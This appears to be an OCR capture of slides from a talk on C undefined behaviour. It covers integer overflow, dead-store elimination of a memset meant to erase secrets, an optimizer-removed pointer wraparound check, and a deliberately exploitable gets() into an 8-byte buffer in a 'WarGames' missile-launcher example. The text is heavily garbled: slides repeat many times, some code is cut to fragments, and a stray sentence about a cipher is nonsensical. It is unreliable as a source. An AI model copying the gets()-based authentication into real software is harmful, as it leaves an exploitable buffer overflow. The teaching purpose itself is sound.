
deep_thought.c

```c
int the_answer(int seed)
{
    int answer = seed + 42;
    return answer - seed;
}
```

main.c

```c
#include <stdio.h>
#include <limits.h>

int the_answer(int);

int main(void)
{
    printf("The answer is:\n");
    int a = the_answer(INT_MAX);
    printf("%d\n", a);
}
```

```
$ cc main.c deep_thought.c && ./a.out
The anwser is: 3.1417926
```



deep_thought.c

```c
int the_answer(int seed)
{
    int answer = seed + 42;
    return answer - seed;
}
```

main.c

```c
#include <stdio.h>
#include <limits.h>

int the_answer(int);

int main(void)
{
    printf("The answer is:\n");
    int a = the_answer(INT_MAX);
    printf("%d\n", a);
}
```

```
$ cc main.c deep_thought.c && ./a.out
The anwser is: 3.1417926
```

Inconceivable!

Integer overflow gives undefined behavior. If you want to prevent this to happen you must write the logic yourself. This is the spirit of C, you don't get code you have not asked for.

Remember... when you have undefined behavior, anything can happen!

deep_thought.c

```
int the_answer(int seed)
{
    int answer = seed + 42;
    return answer - seed;
}
```

main.c

```
#include <stdio.h>
#include <limits.h>

int the_answer(int);

int main(
{
                    nswer is:\n");
                   nswer(INT_MAX);
                    a);
```

```
$ cc
The
```

Trick #6:

Write insecure code by only assuming valid input values

Inconceivable!

Remember... when you have undefined behavior, anything can happen!

Integer overflow gives undefined behavior. If you want to prevent this to happen you must write the logic yourself. This is the spirit of C, you don't get code you have not asked for.

```
void super_secret_function(void)
{
    int seed = get_seed();
    do_secret_stuff(seed);
    seed = 0;
}
```

What do you think will happen when the optimizer kicks in?

```
void super_secret_function(void)
{
    int seed = get_seed();
    do_secret_stuff(seed);
    seed = 0;
}
```

What do you think will happen when the optimizer kicks in?

```
void super_secret_function(void)
{
    int seed = get_seed();
    do_secret_stuff(seed);
    seed = 0;
}
```

```
/* Now the hard part; select an affine function, and its inverse */
struct pwip_stream stream;
stream.key = key;
stream.num_bits = num_bits;
stream.count = 0;
stream.index = BLOCKSIZE;

if (!expand_red_green( &stream, key->red, key->green, num_bits )) {
    free(key);
    return 0;
}

/* Ok, all done; erase any incriminating evidence and get out */
memset( &stream, 0, sizeof stream );

return key;
```

```
/* Now the hard part; select an affine function, and its inverse */
struct pwip_stream stream;
stream.key = key;
stream.num_bits = num_bits;
stream.count = 0;
stream.index = BLOCKSIZE;

if (!expand_red_green( &stream, key->red, key->green, num_bits )) {
    free(key);
    return 0;
}

/* Ok, all done; erase any incriminating evidence and get out */
memset( &stream, 0, sizeof stream );

return key;
```

What do you think will happen when the optimizer kicks in?

```
/* Now the hard part; select an affine function, and its inverse */
struct pwip_stream stream;
stream.key = key;
stream.num_bits = num_bits;
stream.count = 0;
stream.index = BLOCKSIZE;

if (!expand_red_green( &stream, key->red, key->green, num_bits )) {
    free(key);
    return 0;
}

/* Ok, all done; erase any incriminating evidence and get out */
memset( &stream, 0, sizeof stream );

return key;
```

What do you think will happen when the optimizer kicks in?

```
/*                                                    inverse */
str
str
stre
stre
strea

if (!e                                                ts )) {
    fr
    ret
}

/* Ok, all done; erase any incriminating evidence and get out */
memset( &stream, 0, sizeof stream );

return key;
```


The Reddit

Monday, June 23, 2014

libFNR

A FOSS cipher made by backdoor judgement to our Cisco. We will leave readers.

What do you think will happen when the optimizer kicks in?

```
#include <stdio.h>
#include <limits.h>

void foo(void)
{
    int i = INT_MAX - 3;
    while (i > 0)
        printf("%d\n", i++);
}

int main(void)
{
    foo();
}
```

What do you think will happen when the optimizer kicks in?

```
#include <stdio.h>
#include <limits.h>

void foo(void)
{
    int i = INT_MAX - 3;
    while (i > 0)
        printf("%d\n", i++);
}

int main(void)
{
    foo();
}
```

What do you think will happen when the optimizer kicks in?

```c
#include <stdio.h>
#include <limits.h>

void foo(void)
{
    int i = INT_MAX - 3;
    while (i > 0)
        printf("%d\n", i++);
}

int main(void)
{
    foo();
}
```

```
$ cc foo.c && ./a.out
```

What do you think will happen when the optimizer kicks in?

```c
#include <stdio.h>
#include <limits.h>

void foo(void)
{
    int i = INT_MAX - 3;
    while (i > 0)
        printf("%d\n", i++);
}

int main(void)
{
    foo();
}
```

```
$ cc foo.c && ./a.out
2147483644
```

```c
#include <stdio.h>
#include <limits.h>

void foo(void)
{
    int i = INT_MAX - 3;
    while (i > 0)
        printf("%d\n", i++);
}

int main(void)
{
    foo();
}
```

What do you think will happen when the optimizer kicks in?

```
$ cc foo.c && ./a.out
2147483644
2147483645
```

```c
#include <stdio.h>
#include <limits.h>

void foo(void)
{
    int i = INT_MAX - 3;
    while (i > 0)
        printf("%d\n", i++);
}

int main(void)
{
    foo();
}
```

What do you think will happen when the optimizer kicks in?

```
$ cc foo.c && ./a.out
2147483644
2147483645
2147483646
```

```c
#include <stdio.h>
#include <limits.h>

void foo(void)
{
    int i = INT_MAX - 3;
    while (i > 0)
        printf("%d\n", i++);
}

int main(void)
{
    foo();
}
```

What do you think will happen when the optimizer kicks in?

```
$ cc foo.c && ./a.out
2147483644
2147483645
2147483646
2147483647
```

```c
#include <stdio.h>
#include <limits.h>

void foo(void)
{
    int i = INT_MAX - 3;
    while (i > 0)
        printf("%d\n", i++);
}

int main(void)
{
    foo();
}
```

What do you think will happen when the optimizer kicks in?

```
$ cc foo.c && ./a.out
2147483644
2147483645
2147483646
2147483647
$ cc -O2 foo.c && ./a.out
```

```c
#include <stdio.h>
#include <limits.h>

void foo(void)
{
    int i = INT_MAX - 3;
    while (i > 0)
        printf("%d\n", i++);
}

int main(void)
{
    foo();
}
```

What do you think will happen when the optimizer kicks in?

```
$ cc foo.c && ./a.out
2147483644
2147483645
2147483646
2147483647
$ cc -O2 foo.c && ./a.out
2147483644
```

```c
#include <stdio.h>
#include <limits.h>

void foo(void)
{
    int i = INT_MAX - 3;
    while (i > 0)
        printf("%d\n", i++);
}

int main(void)
{
    foo();
}
```

What do you think will happen when the optimizer kicks in?

```
$ cc foo.c && ./a.out
2147483644
2147483645
2147483646
2147483647
$ cc -O2 foo.c && ./a.out
2147483644
2147483645
```

```c
#include <stdio.h>
#include <limits.h>

void foo(void)
{
    int i = INT_MAX - 3;
    while (i > 0)
        printf("%d\n", i++);
}

int main(void)
{
    foo();
}
```

What do you think will happen when the optimizer kicks in?

```
$ cc foo.c && ./a.out
2147483644
2147483645
2147483646
2147483647
$ cc -O2 foo.c && ./a.out
2147483644
2147483645
2147483646
```

What do you think will happen when the optimizer kicks in?

```c
#include <stdio.h>
#include <limits.h>

void foo(void)
{
    int i = INT_MAX - 3;
    while (i > 0)
        printf("%d\n", i++);
}

int main(void)
{
    foo();
}
```

```
$ cc foo.c && ./a.out
2147483644
2147483645
2147483646
2147483647
$ cc -O2 foo.c && ./a.out
2147483644
2147483645
2147483646
2147483647
```

What do you think will happen when the optimizer kicks in?

```c
#include <stdio.h>
#include <limits.h>

void foo(void)
{
    int i = INT_MAX - 3;
    while (i > 0)
        printf("%d\n", i++);
}

int main(void)
{
    foo();
}
```

```
$ cc foo.c && ./a.out
2147483644
2147483645
2147483646
2147483647
$ cc -O2 foo.c && ./a.out
2147483644
2147483645
2147483646
2147483647
-2147483648
```

What do you think will happen when the optimizer kicks in?

```c
#include <stdio.h>
#include <limits.h>

void foo(void)
{
    int i = INT_MAX - 3;
    while (i > 0)
        printf("%d\n", i++);
}

int main(void)
{
    foo();
}
```

```
$ cc foo.c && ./a.out
2147483644
2147483645
2147483646
2147483647
$ cc -O2 foo.c && ./a.out
2147483644
2147483645
2147483646
2147483647
-2147483648
-2147483647
-2147483646
-2147483645
-2147483644
-2147483643
-2147483642
-2147483641
-2147483640
-2147483639
-2147483638
-2147483637
-2147483636
-2147483635
```

```c
#include <stdio.h>
#include <limits.h>

void foo(void)
{
    int i = INT_MAX - 3;
    while (i > 0)
        printf("%d\n", i++);
}

int main(void)
{
    foo();
}
```

What do you think will happen when the optimizer kicks in?

```
$ cc foo.c && ./a.out
2147483644
2147483645
2147483646
2147483647
$ cc -O2 foo.c && ./a.out
2147483644
2147483645
2147483646
2147483647
-2147483648
-2147483647
-2147483646
-2147483645
-2147483644
-2147483643
-2147483642
-2147483641
-2147483640
-2147483639
-2147483638
-2147483637
-2147483636
-2147483635
-2147483634
```

```c
#include <stdio.h>
#include <limits.h>

void foo(void)
{
    int i = INT_MAX - 3;
    while (true)
        printf("%d\n", i++);
}

int main(void)
{
    foo();
}
```

```
$ cc foo.c && ./a.out
2147483644
2147483645
2147483646
2147483647
$ cc -O2 foo.c && ./a.out
2147483644
2147483645
2147483646
2147483647
-2147483648
-2147483647
-2147483646
-2147483645
-2147483644
-2147483643
-2147483642
-2147483641
-2147483640
-2147483639
-2147483638
-2147483637
-2147483636
-2147483635
```

```
if (buf + len >= buf_end)
    return; // len too large

if (buf + len < buf)
    return; // overflow, buf+len wrapped around
```

further explanations in http://pdos.csail.mit.edu/papers/stack:sosp13.pdf

What do you think will happen when the optimizer kicks in?

```
if (buf + len >= buf_end)
    return; // len too large

if (buf + len < buf)
    return; // overflow, buf+len wrapped around
```

further explanations in http://pdos.csail.mit.edu/papers/stack:sosp13.pdf


What do you think will happen when the optimizer kicks in?

```
if (buf + len >= buf_end)
    return; // len too large

if (buf + len < buf)
    return; // overflow, buf+len wrapped around
```


further explanations in http://pdos.csail.mit.edu/papers/stack:sosp13.pdf

What do you think will happen when the optimizer kicks in?

```
if (buf + len >= buf_end)
    return; // len too large

if (buf + len < buf)
    return; // overflow, buf+l                    und
```



further explanations in http://pdos.csail.mit.edu/papers/stack:sosp13.pdf



MISSILE WARNING
SUB-LAUNCH DETECTION
WARGAMES

Here is a classic example of exploitable code

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```


Here is a classic example of exploitable code

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```



Here is a classic example of exploitable code

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```



```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

```
$ ./launch
```

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

```
$ ./launch
WarGames MissileLauncher v0.1
```

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

```
$ ./launch
WarGames MissileLauncher v0.1
Secret:
```

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

```
$ ./launch
WarGames MissileLauncher v0.1
Secret: David
```

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

```
$ ./launch
WarGames MissileLauncher v0.1
Secret: David
Access denied
```

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

```
$ ./launch
WarGames MissileLauncher v0.1
Secret: David
Access denied
Operation complete
```

```c
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

```
$ ./launch
WarGames MissileLauncher v0.1
Secret: David
Access denied
Operation complete

$ ./launch
```

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

```
$ ./launch
WarGames MissileLauncher v0.1
Secret: David
Access denied
Operation complete

$ ./launch
WarGames MissileLauncher v0.1
```

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

```
$ ./launch
WarGames MissileLauncher v0.1
Secret: David
Access denied
Operation complete

$ ./launch
WarGames MissileLauncher v0.1
Secret:
```

```c
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

```
$ ./launch
WarGames MissileLauncher v0.1
Secret: David
Access denied
Operation complete

$ ./launch
WarGames MissileLauncher v0.1
Secret: Joshua
```

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

```
$ ./launch
WarGames MissileLauncher v0.1
Secret: David
Access denied
Operation complete

$ ./launch
WarGames MissileLauncher v0.1
Secret: Joshua
Access granted
```

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

```
$ ./launch
WarGames MissileLauncher v0.1
Secret: David
Access denied
Operation complete

$ ./launch
WarGames MissileLauncher v0.1
Secret: Joshua
Access granted
Launching 2 missiles
```

```c
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

```
$ ./launch
WarGames MissileLauncher v0.1
Secret: David
Access denied
Operation complete

$ ./launch
WarGames MissileLauncher v0.1
Secret: Joshua
Access granted
Launching 2 missiles
Operation complete
```

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

```
$ ./launch
WarGames MissileLauncher v0.1
Secret: David
Access denied
Operation complete

$ ./launch
WarGames MissileLauncher v0.1
Secret: Joshua
Access granted
Launching 2 missiles
Operation complete

$ ./launch
```

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

```
$ ./launch
WarGames MissileLauncher v0.1
Secret: David
Access denied
Operation complete

$ ./launch
WarGames MissileLauncher v0.1
Secret: Joshua
Access granted
Launching 2 missiles
Operation complete

$ ./launch
WarGames MissileLauncher v0.1
```

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
